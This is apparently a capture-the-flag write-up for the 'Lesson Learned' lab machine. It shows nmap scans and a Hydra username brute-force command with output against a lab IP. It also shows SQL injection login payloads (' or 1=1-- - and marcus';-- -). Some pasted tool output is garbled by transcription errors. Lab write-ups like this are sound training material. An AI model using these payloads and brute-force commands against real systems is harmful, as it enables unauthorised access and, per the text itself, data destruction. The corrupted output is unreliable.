#### **Lesson Learned**

### **N**map

First I start with a simple scan to enumerate all open ports sudo nmap -T4 -p- -vv 10.10.40.68

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 63
80/tcp open http syn-ack ttl 63
```

Now that It's done I can do a little more in-depth scan on these ports.

sudo nmap -sV -sC -Pn -p 22,80 10.10.40.68

All we have is the SSH on port 22 and HTTP on port 80.

# **Exploitation**

We can go to the web page to see what we have there. All we have is a simple login page.

Login	
Username	
Password	
	Login

I tried this payload ' or 1=1-- - for an SQL Injection and it gave me this result.

Oops! It looks like you injected an OR 1=1 or similar into the username field. This wouldn't have bypassed the login because every row in the users table was returned, and the login check only proceeds if one row matches the query.

However, your injection also made it into a DELETE statement, and now the flag is gone. Like, completely gone. You need to reset the box to restore it, sorry.

OR 1=1 is dangerous and should almost never be used for precisely this reason. Not even SQLmap uses OR unless you set --risk=3 (the maximum). Be better. Be like SQLmap.

Lesson learned?

P.S. maybe there is less destructive way to bypass the login...

On PortSwigger we can have an explanation:


#### Warning

Take care when injecting the condition OR 1=1 into a SQL query. Even if it appears to be harmless in the context you're injecting into, it's common for applications to use data from a single request in multiple different queries. If your condition reaches an UPDATE or DELETE statement, for example, it can result in an accidental loss of data.


# Hydra

Now we will use hydra to enumerate the users. I attempt another login to view the request in Web Developer Tools.

Ps: I know I can use BurpSuite to do that, but hey I found what I wanted.



On the Web Developer Tools, I see that it is a POST request, requiring the variables username and password.



So now we can use hydra to enumerate the users.

```
sudo hydra -L /usr/share/seclists/Usernames/xato-net-10-million-
usernames.txt -p toto 10.10.77.196 http-post-form
"/:username=^USER^&password=^PASS^:Invalid username and password."
```

```
L*sudo hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p toto 10.10.77.196 http-post-form "/:username=^USER^5password = ^PASS^:Invalid username and password."

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes ( this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-18 11:05:03

[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455 login tries (l:8295455/p:1), ~518466 tries per task

[DATA] attacking http-post-form://10.10.77.196 login: martin password: voto

[80][http-post-form] host: 10.10.77.196 login: martin password: toto

[80][http-post-form] host: 10.10.77.196 login: start password: toto

[80][http-post-form] host: 10.10.77.196 login: marcus password: toto

[80][http-post-form] host: 10.10.77.196 login: ranold password: toto

[80][http-post-form] host: 10.10.77.196 login: marcus password: toto


[80][http-post-form] host: 10.10.77.196 login: karen password: toto

[80][http-post-form] host: 10.10.77.196 login: parcus password: toto
```

Now that we have our potential users, I returned to the web page to test something simple.

Username : marcus';-- -

Password : toto



And we have our flag. We have also an explanation.

